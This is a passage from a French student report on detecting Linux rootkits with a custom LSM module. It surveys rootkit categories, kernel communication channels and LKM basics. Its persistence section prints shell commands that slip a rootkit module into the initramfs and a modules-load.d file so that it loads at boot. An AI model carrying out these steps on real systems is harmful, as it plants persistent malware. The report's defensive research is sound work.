VAP SSR 2017 – Rapport de projet de fin d'études
Développement d'un module anti-rootkit pour le noyau Linux en utilisant le *framework* LSM

Yassine Tioual & Thibaut Sautereau

Encadrant : Olivier Paul

Télécom SudParis

octobre 2016 – janvier 2017

Table des matières

1 Introduction **3**
1.1 Motivations . . . 3
1.2 Objectifs . . . 3

2 État de l'art des rootkits Linux **5**
2.1 Introduction . . . 5
2.2 Concept de rootkit et catégories . . . 5
2.2.1 Rootkits en espace utilisateur . . . 5
2.2.2 Rootkits en espace noyau . . . 5
2.2.3 Rootkits bas niveau . . . 6
2.3 Mécanismes employés par les rootkits . . . 6
2.3.1 Rootkits en espace utilisateur . . . 6
2.3.1.1 Modification des librairies partagées . . . 6
2.3.1.2 Filtrage des journaux système . . . 6
2.3.2 Communication entre l'espace noyau et l'espace utilisateur . . . 7
2.3.3 Rootkits en espace noyau . . . 9
2.3.3.1 Introduction dans le système . . . 9
2.3.3.2 Persistance . . . 11
2.3.3.3 Élévation de privilèges . . . 11
2.3.3.4 Furtivité . . . 13
2.3.3.5 Communication . . . 16
2.3.3.6 Autres techniques employées par les rootkits en espace noyau . . . 18
2.4 Remédiations disponibles sous Linux . . . 19
2.4.1 Mesures préventives . . . 20
2.4.1.1 Contrôle d'intégrité en espace utilisateur . . . 20
2.4.1.2 Désactivation des modules LKM . . . 20
2.4.1.3 Protection des accès à la mémoire . . . 20
2.4.2 Inspection manuelle du système . . . 20
2.4.3 Analyse statistique . . . 21
2.4.4 Surveillance au niveau de l'hyperviseur . . . 21
2.4.5 Modules anti-rootkits . . . 21
2.4.6 Mesure des performances du système . . . 22

3 Notre prototype **23**
3.1 Présentation du *framework* LSM . . . 23
3.1.1 Origines . . . 23
3.1.2 Généralités sur les crochets . . . 23
3.1.3 Précisions sur les crochets . . . 24
3.1.4 Fonctionnalités avancées de LSM . . . 25
3.1.5 LSM actuels . . . 26
3.1.5.1 SELinux . . . 26
3.1.5.2 AppArmor . . . 26
3.1.5.3 Smack . . . 27
3.1.5.4 TOMOYO Linux . . . 27
3.1.5.5 Yama . . . 27
3.1.5.6 LoadPin . . . 28
3.2 Hypothèses . . . 28

3.2.1 Intégrité et disponibilité des journaux d'événements . . . 28
3.2.2 Utilisation de Grsecurity . . . 28
3.3 Implémentation des crochets . . . 29
3.3.1 task_kill . . . 29
3.3.2 sb_mount . . . 29
3.3.3 inode_mknod . . . 30
3.3.4 cred_prepare . . . 30
3.3.5 socket_bind . . . 31
3.3.6 socket_connect . . . 31
3.3.7 path_mknod . . . 31
3.3.8 path_link . . . 32
3.3.9 path_symlink . . . 33
3.3.10 path_rename . . . 33
3.3.11 Crochets considérés mais non implémentés . . . 34
3.3.11.1 mmap_addr et mmap_file . . . 34
3.3.11.2 file_mprotect . . . 34
3.3.11.3 bprm_set_creds, bprm_committing_creds et bprm_committed_creds . 34
3.3.11.4 task_create . . . 35
3.3.11.5 socket_create, socket_get_sockopt, socket_sendmsg et socket_recvmsg . 35
3.4 Déploiement . . . 35
3.4.1 Méthodes et choix de développement . . . 35
3.4.2 Intégration de notre prototype au noyau Linux . . . 36
3.4.3 Compilation . . . 38
3.4.4 Performances . . . 39
3.4.4.1 Compilation . . . 39
3.4.4.2 Exécution . . . 39

4 Tests du prototype avec divers rootkits **41**
4.1 Birdy-kit . . . 41
4.2 Diamorphine . . . 42
4.3 Xingyiquan . . . 44

5 Conclusions **45**
5.1 Pertinence de l'utilisation de LSM pour détecter des rootkits . . . 45
5.2 Développements possibles . . . 45
5.3 Conclusion . . . 46

Annexes **47**

A Code source de notre prototype de LSM EARL **47**

Références **54**

1 Introduction

Ce document constitue le rapport final de notre projet de fin d'études de la voie d'approfondissement SSR. Il rend compte de la réflexion et de la démarche suivies pour la réalisation de notre projet, ainsi que des résultats obtenus et des conclusions tirées.

Après une brève introduction du sujet, nous présenterons un état de l'art des rootkits Linux et des moyens disponibles pour lutter contre eux. Nous exposerons ensuite le prototype de notre solution et analyserons son efficacité en le testant avec plusieurs rootkits. Nous conclurons ensuite en discutant de sa pertinence et de ses limites.

1.1 Motivations

Lorsqu'un attaquant a compromis une machine après avoir par exemple exploité une vulnérabilité du système, il souhaite souvent y conserver un accès afin de pouvoir y accéder ultérieurement et en reprendre le contrôle sans devoir réitérer son exploit. Le mécanisme utilisé doit être discret et robuste afin que la victime ne le détecte pas et, le cas échéant, ne puisse pas s'en débarrasser facilement. Ce mécanisme est généralement implémenté sous la forme d'un *rootkit*.

Un rootkit est une collection d'outils malveillants destinée à conserver de manière discrète et fiable un accès non autorisé à un système [22]. Il permet typiquement à un attaquant ayant déjà compromis dans le passé une machine d'y revenir facilement tout en augmentant immédiatement ses privilèges, ou de lui faire exécuter à distance des actions particulières, tout cela sans être détecté par la victime. Un rootkit est donc généralement installé par l'attaquant lui-même lors de la compromission initiale de la machine.

Les premiers rootkits furent développés dans les années 1990. Ils se contentaient de remplacer quelques programmes sur la machine et n'étaient pas très sophistiqués et donc facilement détectables par un administrateur. Au fil des années, les rootkits se sont alors perfectionnés jusqu'à devenir des programmes extrêmement complexes, s'attaquant directement aux noyaux des systèmes d'exploitation afin de les corrompre en profondeur.

Les remédiations actuelles consistent pour la plupart (dans le cas de Linux) à contrôler l'intégrité de certaines parties du système par rapport à des référentiels établis préalablement. Il s'agit donc de précautions que l'administrateur du système doit avoir prises en amont. D'autres méthodes ne présentent pas cet inconvénient mais se concentrent sur des points très précis et manquent de généricité. De plus, la détection comportementale n'est pas encore très développée.

Aussi, après avoir découvert la structure LSM intégrée au noyau Linux qui offre des crochets sur certaines fonctions importantes et sensibles du noyau, nous avons pensé qu'il pourrait être intéressant d'étudier les possibilités que celle-ci apportait pour détecter des comportements de rootkits directement au niveau du noyau Linux.

D'autre part, nous étions très intéressés par la programmation noyau et curieux de comprendre les mécanismes utilisés par les rootkits Linux. Dès lors, ce sujet très technique constituait une parfaite opportunité de développer nos connaissances dans ces domaines.

1.2 Objectifs

Notre projet comporte plusieurs objectifs. Tout d'abord, une première étape est de réaliser un état de l'art des rootkits ciblant les systèmes Linux et des techniques qu'ils emploient, ainsi que des mécanismes de protection et de détection existant déjà. Cela permet de nous familiariser avec le fonctionnement des rootkits.

Ensuite, nous nous intéresserons à la structure LSM afin de comprendre son fonctionnement et d'étudier dans quelle mesure elle peut être utilisée pour détecter des rootkits. Il ne s'agit pas d'améliorer la sécurité du noyau comme le fait par exemple **Grsecurity** [1]. Nous nous intéressons à la lutte contre les rootkits eux-mêmes et partons donc du principe que le système est déjà compromis et que l'attaquant est parvenu à élever ses privilèges. Nous cherchons à détecter un rootkit en cours d'installation ou d'exécution.

Pour cela, nous espérons être en mesure grâce à la structure LSM de générer des journaux d'événements qui pourront ensuite être utilisés pour inférer la présence d'un rootkit et éventuellement fournir des informations qui faciliteront ensuite son éradication. Nous développerons donc un prototype de

1. https://grsecurity.net/

module de sécurité LSM, nommé **EARL** (*Experimental Anti-Rootkit LSM*).

Finalement, nous pourrons conclure quant à la pertinence de l'utilisation de la structure LSM pour détecter des rootkits.

2 État de l'art des rootkits Linux

2.1 Introduction

Au début de ce projet traitant de la détection des rootkits Linux, il a fallu avoir une définition claire du terme *rootkit*. Nous avons également dû nous familiariser avec les techniques employées par les rootkits Linux et les structures du noyau ciblées, afin d'écrire un code pouvant remarquer des comportements suspects sur le système et lever des alertes. Nous avons donc commencé par étudier plusieurs documents (articles sur le web, papiers de recherche, etc.) sur le fonctionnement de ces rootkits. Nous avons également cherché quelques exemples de rootkits Linux afin de pouvoir d'une part comprendre les techniques employées en analysant leur code source et, d'autre part, les compiler et les lancer sur nos machines afin de vérifier l'efficacité de notre prototype.

L'une des difficultés rencontrées réside dans le fait qu'une grande partie de la documentation ainsi que des échantillons de rootkits publiquement disponibles vise des anciennes versions de Linux et emploie des techniques qui ne sont pas compatibles avec les dernières versions du noyau Linux (4.9 au 1er janvier 2017). Une grande partie de ce projet fut donc consacrée à la recherche de documentation et de rootkits récents, à l'adaptation d'anciens rootkits pour la dernière version du noyau ainsi qu'au développement de « mini-rootkits » effectuant une simple tâche dont nous visions la détection.

Dans cette section, nous donnons une définition de ce qu'est un rootkit et discutons les résultats que nous avons pu tirer de notre analyse. Nous abordons également les techniques les plus fréquemment utilisées par les rootkits en espace noyau et expliquons leur fonctionnement.

2.2 Concept de rootkit et catégories

Le terme *rootkit*, tiré de la littérature anglaise, désigne un type particulier de logiciels malveillants dont le but est de pérenniser l'accès `root` [2] sur un système donné une fois que ce dernier a été compromis. Les rootkits sont caractérisés par leur caractère furtif : leur but est de s'implémenter dans un système sans lever d'alertes ni éveiller les soupçons des administrateurs. Un rootkit doit permettre à tout moment à l'attaquant d'élever ses privilèges sans avoir à exploiter la même vulnérabilité qui lui a permis de passer `root` une première fois.

Les premiers rootkits sont apparus vers le début des années 1990. Ils consistaient pour la plupart d'entre eux en des modifications des librairies et des binaires présents sur le système afin de cacher leur présence. Les rootkits ont évolué au fil des années pour pouvoir s'enraciner plus profondément dans un système en attaquant son noyau même. Ceci a conduit à une classification des rootkits selon deux catégories : les rootkits en espace utilisateur (*user-land rootkits*) et les rootkits en espace noyau (*kernel-land rootkits*).

2.2.1 Rootkits en espace utilisateur

Cette catégorie comprend les rootkits qui agissent en remplaçant les binaires système (e.g. `ls`, `ps`, `netstat`, etc.) par des binaires conçus de façon à n'afficher qu'une partie des résultats normalement espérés. Ce type d'attaque a l'inconvénient d'introduire trop de changements sur le système, ce qui va à l'encontre de l'objectif de discrétion des rootkits.

Pour limiter cet impact, les rootkits en espace utilisateur s'attaquent aux librairies afin de détourner, au travers d'une seule modification, le comportement de plusieurs programmes, ou modifient des scripts et des fichiers de configuration pour garantir leur persistance. Toutefois, ce type de rootkits est facilement détectable (cf. 2.4) et n'est capable de contourner cette détection que s'il s'attaque au noyau du système d'exploitation lui-même.

2.2.2 Rootkits en espace noyau

À l'inverse des rootkits en espace utilisateur, les rootkits en espace noyau sont des programmes qui s'exécutent exclusivement en mode privilégié (*ring 0* [3]) et visent à altérer le fonctionnement normal du cœur du système d'exploitation afin d'assurer leur furtivité et leur persistance, mais aussi afin de communiquer avec l'attaquant et lui permettre d'élever ses privilèges si besoin. Les techniques les plus utilisées par ces rootkits sont discutées dans

2. Accès administrateur sur un système GNU/Linux

3. Mode de fonctionnement le plus privilégié de nombreux processeurs modernes

la section 2.3.3 et consistent pour les plupart à détourner le mécanisme des appels système pour exécuter des actions malveillantes, à remplacer les fonctions des systèmes de fichiers pour cacher des processus et des fichiers, à créer des points d'entrées vers le noyau pour communiquer avec l'attaquant, etc. Les premiers rootkits de cette catégorie comportent, pour n'en citer que les plus connus, les fameux **AdoreBSD**, **AdoreNG** et **SuckIT**.

2.2.3 Rootkits bas niveau

Au-delà d'une classification duale des rootkits, d'autres types existent également :

- Rootkits en mode **hyperviseur** [26] : S'exécutent au niveau de l'hyperviseur (*ring -1*) et donc avec plus de privilèges que le noyau du système d'exploitation lui-même.
- Rootkits **SMM** [4] [16] : Ou rootkits *ring -2*. Il s'attaquent au mode de fonctionnement spécial **SMM** présent sur les processeurs Intel et sont totalement indépendants du système d'exploitation présent sur le système.
- Rootkits « **ring -3** » [19] : Présenté lors de la *Black Hat USA 2009*, ce type de rootkits s'attaque aux *chipsets Intel Q35*, et présente l'avantage d'être plus portable et d'avoir plus d'accès aux ressources matérielles que les rootkits SMM.

Dans la suite de ce document, nous nous intéressons uniquement aux deux premiers types de rootkits, avec une attention particulière portée sur les rootkits en espace noyau.

2.3 Mécanismes employés par les rootkits

2.3.1 Rootkits en espace utilisateur

Parmi les techniques employées par les rootkits en espace utilisateur, nous trouvons la modification de binaires. Ce mécanisme requiert la modification de plusieurs binaires à la fois pour couvrir tous les besoins du rootkit, ce qui augmente le risque de se faire détecter par un administrateur. Une autre méthode, un peu plus discrète que la première, repose sur la modification des librairies partagées.

4. System Management Mode

2.3.1.1 Modification des librairies partagées

Les librairies partagées sont des fichiers au format `ELF` [5] dont l'extension après compilation est `.so`. Elles contiennent des sections de code et de données pouvant être utilisées par les programmes compilés dynamiquement lors de leur cycle d'exécution. Au moment de l'exécution de ces programmes, l'éditeur de liens se charge de la recherche des librairies partagées nécessaires dans :

- Les variables d'environnement système : `LD_LIBRARY_PATH`, `A_OUT_LIBRARY_PATH` ou la variable `rpath` du programme en question
- Les fichiers de configuration `/etc/ld.so.cache`, `/etc/ld.so.conf` et `/etc/ld.so.conf.d/*.conf`
- Les répertoires `/usr/lib` puis `/lib`

La commande `ldd` permet de retrouver les librairies utilisées par un binaire donné (exemple avec `ls`) :

```
$ ldd /usr/bin/ls
    linux-vdso.so.1
    libcap.so.2 => /usr/lib/libcap.so.2
    libc.so.6 => /usr/lib/libc.so.6
    /lib64/ld-linux-x86-64.so.2
```

Le code source [6] du binaire `ls` référence des appels à la fonction `readdir(3)` de la librairie `libc.so.6`. Pour cacher ses fichiers, il suffit donc pour un rootkit de modifier cette librairie ou d'en faire une copie modifiée qu'il placera ensuite dans un des répertoires ou variables cités ci-dessus de façon à ce qu'elle soit appelée prioritairement lors de l'édition dynamique des liens. Le rootkit `Azazel` [7] utilise cette technique pour cacher des fichiers, des répertoires, des connexions, des processus, etc.

2.3.1.2 Filtrage des journaux système

Les journaux système sont une ressource précieuse pour les administrateurs système. Ils leur permettent de surveiller l'activité des programmes et des utilisateurs. C'est pour cette raison que certains rootkits, tels que `t0rnkit` [3], implémentent des fonctionnalités permettant la suppression des lignes de journaux système contenant un motif par-

5. Executable and Linkable Format
6. https://github.com/coreutils/coreutils/blob/master/src/ls.c
7. https://github.com/chokepoint/azazel

ticulier (e.g. nom d'utilisateur pour cacher les tentatives de connexion).

Nous verrons dans la partie 2.4 que ce type de rootkits est facilement détectable et qu'il existe un bon nombre d'outils pour réaliser cette tâche.

2.3.2 Communication entre l'espace noyau et l'espace utilisateur

Avant de discuter les différentes techniques employées par les rootkits en espace noyau pour s'implanter dans le système et modifier ses structures, faisons un bref rappel sur les interactions existantes entre l'espace utilisateur et l'espace noyau dans un système d'exploitation GNU/Linux :

— **Appels système :** Le mécanisme des appels système est l'un des moyens de communication entre l'espace utilisateur et l'espace noyau les plus utilisés. Un appel système peut être vu comme une demande émise de la part d'une tâche en espace utilisateur, que le noyau essaie ensuite de satisfaire. D'un point de vue technique, les appels système dans un système Linux sont identifiés par des numéros et sont invoqués à l'aide d'interruptions logicielles. L'implémentation dépend fortement de l'architecture du processeur mais le principe reste le même. Les fichiers d'en-tête `unistd_32.h` et `unistd_64.h` du répertoire `/usr/include/asm` référencent les numéros des appels système pour les architectures 32 bits et 64 bits respectivement. Les interruptions logicielles étant remplacées par les instructions `sysenter`/`sysexit` ou `syscall`/`sysret` dans les architectures récentes pour des raisons de performances, nous prendrons pour la suite l'architecture IA-32 [8] comme exemple, afin de ne pas négliger des aspects du système souvent compromis par les rootkits. Les arguments à passer à l'appel système sont enregistrés, dans l'ordre, dans les registres CPU suivants : `eax` pour stocker le numéro de l'appel système désiré et les paramètres de la fonction appelée dans les registres `ebx, ecx, edx, esi, edi` et `ebp`.
Une application en espace utilisateur ou une fonction d'une librairie (e.g `glibc`) qui désire faire un appel système doit donc remplir les registres mentionnés ci-dessus et réaliser une interruption logicielle : `int 0x80`. Le processeur passe alors en mode privilégié (*ring 0*) et cherche dans la table d'interruptions, référencée par le registre `idtr`, l'adresse de la fonction gestionnaire d'interruption à l'indice `0x80`. Cette fonction s'appelle `system_call` et s'occupe d'enregistrer les valeurs des registres CPU et de faire quelques vérifications supplémentaires. Le numéro de l'appel système est alors enregistré dans `eax` pour être ensuite utilisé comme index dans la table d'appels système. Cette dernière est une structure mémoire contenant les adresses des fonctions correspondant aux différents appels système. La fonction correspondante est donc appelée, la valeur de retour est enregistrée sur la pile et la main est redonnée à la fonction `system_call`, qui effectue de nouveau quelques vérifications puis se termine avec l'instruction `iret` signalant le retour vers le mode non privilégié (*ring 3*).
Le schéma de la figure 1 reprend les éléments discutés jusqu'ici.
Depuis la sortie des processeurs *Intel Pentium Pro*, l'invocation des appels système par interruption a été remplacée par l'instruction



FIGURE 1 – Fonctionnement d'un appel système (exemple avec `sys_exit`)

8. Architecture Intel x86 32 bits

`sysenter` qui a le mérite d'être plus performante. Les registres `MSR` sont alors utilisés pour enregistrer l'adresse du segment de code, l'adresse du point d'entrée et d'autres informations nécessaires pour le gestionnaire d'appels système. Quand l'instruction `sysenter` est exécutée, le processeur n'effectue aucune vérification de privilèges et bascule directement vers le mode noyau en chargeant de nouvelles valeurs dans les registres `cs, eip, ss` et `esp` ce qui explique en partie le gain en performances.

— **Signaux :** Les signaux constituent un moyen de communication asynchrone entre les processus. Quand un signal est envoyé, celui-ci est intercepté par le noyau qui interrompt le flux d'exécution normal du processus cible afin qu'il puisse traiter ce signal. Pour cela, chaque programme défini des gestionnaires de signaux et les enregistre auprès du noyau, qui peut ensuite les appeler lorsque cela est nécessaire (à l'exception des signaux `SIGKILL` et `SIGSTOP` qui ne peuvent pas être attrapés par le processus). À chaque signal est assigné un numéro entre `1` et `NSIG` défini dans `include/linux.h`. Il correspond à un événement particulier : `SIGKILL` est utilisé pour arrêter l'exécution d'un processus, `SIGSTOP` pour suspendre un processus, `SIGSEV` pour une erreur de segmentation, etc.
Un signal est envoyé à l'aide de l'appel système `kill(2)` et peut être généré à l'aide de la commande `kill` en ligne de commande ou par la fonction `raise` disponible dans la `glibc`.

— **Pseudo-systèmes de fichiers :** Un pseudo-système de fichiers est un système de fichiers qui n'a pas pour but de permettre l'accès à des fichiers réels. Il s'agit d'interfaces particulières pour certains logiciels, généralement le système d'exploitation lui-même. Ils résident donc généralement, dans le cas de Linux, dans la mémoire. Les pseudo-systèmes de fichiers les plus connus sur Linux sont notamment `proc` et `sysfs`.

proc : Le répertoire `/proc` dans les systèmes Linux est le point de montage du pseudo-système de fichiers `proc`. Les entrées de ce système de fichiers ont été conçues pour permettre à des applications en espace utilisateur d'accéder à des informations sur le noyau. Par exemple, des informations relatives aux processus sont accessibles *via* `/proc/$PID/`, des messages de débogage *via* `/proc/kmsg`, etc.
Des canaux de communication peuvent être établis entre l'espace noyau et l'espace utilisateur à travers la création d'une entrée dans `proc`, en associant à cette dernière des fonctions `read` et `write` judicieusement définies, ou d'autres fonctions de la structure `file_operations` définie dans le fichier d'entête `include/linux/fs.h` . Le code suivant décrit le processus de création d'une telle entrée, qu'on appellera `/proc/poc`, et qui sera associée à des fonctions de lecture et d'écriture `my_read` et `my_write`, dont la définition est omise pour des raisons de concision :

```
#include <linux/proc_fs.h>

static struct proc_dir_entry *entry;

static struct file_operations poc_fop = {
        .owner = THIS_MODULE,
        .read = my_read,
        .write = my_write,
};

retval = proc_create("poc", 0, NULL,
                                  &poc_fop);
```

Les fonctions `my_write` et `my_read` sont donc appelées à chaque fois qu'un processus lit et écrit dans le fichier `/proc/poc` depuis l'espace utilisateur.

sysfs : Ce pseudo-système de fichiers a été introduit dans la version 2.6 du noyau Linux dans le but d'alléger `/proc` de fichiers qui ne fournissaient pas d'informations sur des processus. Ce système de fichiers permet d'exporter, entre autres, des informations sur les périphériques et pilotes présents sur le système. D'un point de vue technique, chaque objet rajouté à l'arborescence du modèle de périphériques résulte en la création d'un nouveau répertoire dans `sysfs`, et la hiérarchie parent/-fils est reflétée par des sous-répertoires dans l'arborescence du répertoire `/sys`.
`sysfs` exporte également d'importantes informations relatives au fonctionnement du

système, notamment à travers `/sys/module` qui référence les modules chargés en mémoire, leurs paramètres, segments mémoires, décomptes de références, etc. Cela fait de ce système de fichiers une cible de choix pour les rootkits afin de cacher leur présence (cf. 2.3.3.4), mais aussi pour communiquer avec l'attaquant par la création d'entrées ou le parasitage d'entrées déjà existantes.
D'autres pseudo-systèmes de fichiers existent et nous citerons à titre d'exemple `relayfs` [9] et `debugfs` [10], qui permettent tous les deux d'exporter des informations du noyau et d'envoyer des données depuis l'espace utilisateur vers le noyau.

— **Sockets netlink :** Les *sockets* **netlink** forment une interface du noyau Linux utilisée pour réaliser des communications entre processus (**IPC** [11]), qu'ils soient en espace utilisateur ou en espace noyau. La création d'une *socket* netlink est identique à la création de n'importe quelle autre *socket* réseau, *via* l'appel système `socket()` :

```
fd = socket(AF_NETLINK,SOCK_RAW,protocol);
```

L'interface de programmation *socket* met à disposition des applications en espace utilisateur les fonctions `sendmsg()`, `recvmsg()` et `close()` pour envoyer et recevoir des messages ainsi que pour mettre fin à la communication. La famille d'adresses pour les *sockets* netlink est toujours `AF_NETLINK` et le type `SOCK_RAW`.

— **Pilotes de périphériques bloc/caractère :** Les pilotes de périphériques constituent une interface simple de communication avec le matériel présent sur le système. L'interaction directe avec le matériel étant déconseillée, cette tâche est donc déléguée au noyau soucieux de faire entre autres de la validation de paramètres. Les applications en espace utilisateur peuvent ensuite y accéder *via* les appels système `open(2)`, `read(2)` et `write(2)` notamment. Un pilote de périphérique *caractère* transfère, à la façon d'un port série, des flux de données caractère par caractère depuis ou vers une application en espace utilisateur. Un pilote de périphérique *bloc* permet d'effectuer des opérations de lecture/écriture sur des blocs de données stockés en mémoire tampon. Ces deux types de pilotes sont accessibles au travers de fichiers particuliers situés dans le système de fichiers spécial `devtmpfs` monté dans le répertoire `/dev`.

```
$ ls -algG /dev
[...]
brw-rw---- 1 254, 0  21 dec. 19:28 dm-0
crw-r----- 1   1, 1  21 dec. 19:28 mem
crw--w---- 1   4, 0  21 dec. 19:28 tty0
[...]
```

2.3.3 Rootkits en espace noyau

2.3.3.1 Introduction dans le système

Si les rootkits ont beaucoup évolué au fil des années, les vecteurs d'infection quant à eux n'ont pas énormément changé. Historiquement, l'accès des rootkits à l'espace noyau se faisait à travers le fichier spécial `/dev/mem` qui permettait d'avoir la main sur toute la mémoire physique du système. Or depuis la version 2.6.26 du noyau Linux et en fonction de l'architecture du système, l'option de compilation `CONFIG_STRICT_DEVMEM` permet de limiter les régions de la mémoire auxquelles `/dev/mem` permet d'accéder. Aussi, le fichier `/dev/kmem` a été introduit, la différence étant que cette interface donne accès à la mémoire virtuelle du noyau plutôt qu'à la mémoire physique. L'écriture sur l'une des deux interfaces résulte en l'écriture directe sur des pages mémoire et l'attaquant doit donc modifier à la volée les structures mémoire du noyau afin d'arriver aux résultats souhaités. Non seulement connaître l'emplacement exact des structures en mémoire est une tâche difficile, mais la persistance d'un tel modèle de rootkit implique la réalisation de l'attaque à chaque redémarrage du système, ce qui du point de vue de l'attaquant n'est pas très pratique.

De façon similaire à l'interface `/dev/mem`, quelques rootkits tirent profit de l'architecture matérielle du système cible (e.g. présence d'un port **Firewire** [12]) pour accéder directement à la mémoire sans avoir à passer par le processeur. Des outils exploitant l'accès direct à la mémoire (**DMA** [13])

9. http://relayfs.sourceforge.net/
10. https://www.kernel.org/doc/Documentation/filesystems/debugfs.txt
11. Inter-Process Communication
12. https://en.wikipedia.org/wiki/IEEE_1394
13. https://en.wikipedia.org/wiki/Direct_memory_access

sont publiquement disponibles, et nous pouvons par exemple citer **Inception** [14] qui permet de réaliser diverses actions allant du déverrouillage de session à l'élévation de privilèges.

LKM [15] est une interface du noyau Linux introduite depuis la version 2.6 et qui permet de charger dynamiquement des morceaux de code dans le noyau sous la forme de modules. Ceux-ci permettent l'ajout de nouvelles fonctionnalités (pilotes logiciels, systèmes de fichiers, etc.). Ces modules sont des programmes écrits en langage C dont l'extension après compilation est `.ko`. Lors de la compilation, le noyau doit être configuré pour pouvoir accepter le (dé)chargement de modules. L'implémentation de plusieurs fonctions est nécessaire pour qu'un module LKM fonctionne correctement, notamment la fonction `init` qui est appelée à chaque insertion du module dans le noyau et la fonction `exit` qui est appelée lors du déchargement du module. Les outils `insmod` et `rmmod` permettent respectivement de charger et de décharger des modules en ligne de commande :

```
# Charger le module mon_module.ko
$ sudo insmod mon_module.ko
# Decharger le module mon_module
$ sudo rmmod mon_module
```

Il n'a pas fallu attendre longtemps pour que cette interface soit abusée par les rootkits afin d'injecter leurs charges malveillantes. En effet, le premier rootkit sous forme de LKM, **Adore-NG 0.23**, a été introduit pour la version 2.6 du noyau Linux. Bien que des remèdes existent pour ce genre de rootkits, il reste quand même l'une des formes les plus populaires pour les auteurs de tels logiciels malveillants du fait de la simplicité de son écriture. Un squelette de tels modules est construit de la façon suivante :

```
#include <linux/module.h>
#include <linux/init.h>
#include <linux/kernel.h>

static int __init PFE_init(void) {
    pr_info("PFE: Insertion du module\n");
    return 0;
}

static void __exit PFE_exit(void) {
    pr_info("PFE: Dechargement du module\n");
}

module_init(PFE_init);
module_exit(PFE_exit);
MODULE_LICENSE("GPL");
MODULE_AUTHOR("T. Sautereau & Y. Tioual");
MODULE_VERSION("0.1");
```

Expliquons rapidement cet exemple :

- Les macros `module_init` et `module_exit` prennent en paramètre respectivement les adresses des fonctions d'initialisation et de terminaison du module noyau. Ces deux fonctions sont marquées par les macros `__init` et `__exit` qui indiquent au noyau que ces fonctions sont utilisées uniquement lors des phases d'initialisation et de terminaison du module. Plus précisément, la première macro indique que la mémoire utilisée par la fonction d'initialisation peut-être libérée une fois qu'elle a été exécutée, si le module a été compilé en tant que module. La deuxième macro permet d'omettre la fonction de terminaison si le module est directement compilé dans le noyau.
- Les fonctions sont marquées comme `static`. C'est le cas pour toutes les fonctions du noyau Linux qui doivent rester locales à leurs fichiers de définition. Cela évite tout conflit entre les différentes parties du noyau.
- Les trois dernières lignes contiennent des informations relatives au module et qui seront affichées lors de l'utilisation de la commande `modinfo <nom du module>`. Un module marqué comme « propriétaire » résulte en un noyau marqué comme étant « entaché » et par conséquent en une levée d'alerte. Bien que cela puisse paraître étrange, les rootkits utilisent souvent la licence GPL pour rester discrets et omettent les autres informations afin d'éviter de laisser des traces.

Finalement, un fichier `Makefile` est nécessaire à la compilation des modules LKM :

```
obj-m += pfe.o

all:
  make -C /lib/modules/$(shell uname -r)/build/ \
  M=$(PWD) modules
clean:
  make -C /lib/modules/$(shell uname -r)/build/ \
  M=$(PWD) clean
```

Que le rootkit soit injecté *via* `/dev/mem`, par DMA ou à l'aide d'un module LKM, les fonctionnalités qu'il doit assurer restent les mêmes : persistance, élévation de privilèges, furtivité et communication avec l'attaquant. Nous détaillons dans les

14. https://github.com/carmaa/inception
15. Loadable Kernel Modules

paragraphes suivants les techniques employées par les rootkits en espace noyau afin d'atteindre leurs objectifs.

2.3.3.2 Persistance

La *persistance* traduit la capacité qu'a un rootkit de résister à un redémarrage du système. Cela est différent de sa *robustesse* qui représente sa capacité à résister aux tentatives d'assainissement du système et qui constitue une sorte de garantie supplémentaire pour le rootkit lorsque sa furtivité n'est plus assurée. Ensemble, ces deux propriétés forment la *résistance* du rootkit.

Nous nous intéressons ici à la persistance. Dans le cas d'un rootkit LKM, le module chargé dans le noyau a en effet une durée de vie limitée à la durée de fonctionnement du système, c'est-à-dire que l'attaquant devra charger son rootkit à chaque redémarrage de la machine. Une technique connue repose sur l'utilisation d'un *initramfs*.

Un ***initramfs*** [16] est utilisé lors du démarrage des systèmes Linux et consiste en une archive compressée du système de fichiers initial à charger en mémoire, à la racine duquel se trouve l'exécutable `init` chargé de monter le véritable système de fichiers racine du système. Du fait de l'interaction avec des systèmes de fichiers et des périphériques différents lors de la phase d'initialisation, le noyau doit avoir préalablement chargé les modules nécessaires au montage des partitions du système, et c'est pour cette raison qu'*initramfs* contient également des modules noyau.

Afin qu'un rootkit puisse se charger au démarrage du système, une nouvelle archive *initramfs* contenant le module doit être générée. L'une des possibilités qui s'offrent à l'attaquant est d'utiliser l'archive initiale afin d'y apporter ses modifications. Ceci passe d'abord par la décompression et le désarchivage du fichier *initramfs* :

```
$ cd $(mktemp -d)
$ lsinitcpio -x /boot/initramfs-linux.img
```

Il est ensuite possible de copier le module du rootkit et de regénérer une nouvelle archive :

```
$ cp ~/rootkit.ko usr/lib/modules/4.8.17/kernel
$ find -mindepth 1 -printf '%P\0' | LANG=C \
bsdcpio -0 -o -H newc --quiet | gzip > ../rk.img
```

```
$ sudo cp ../rk.img /boot/initramfs-linux.img
```

Les options à fournir pour la commande de compression peuvent être récupérées depuis le fichier `/usr/bin/mkinitcpio`.

Enfin, il suffit de faire en sorte que le système charge le module au démarrage. Dans un système utilisant **systemd**, ceci peut être effectué en rajoutant le nom du module dans l'un des fichiers de configuration utilisés par le service `systemd-modules-load` :

```
$ echo rootkit >> /lib/modules-load.d/vbox.conf
```

Une autre technique de persistance, portant le nom de **Horse Pill** [8], exploite le mécanisme d'initialisation `initrd` [17] pour insérer le rootkit dans un nouveau point de montage avec un espace de processus différent (*namespace*), et cela avant le lancement d'`init`, augmentant par la même occasion la furtivité et la liberté d'action du rootkit.

2.3.3.3 Élévation de privilèges

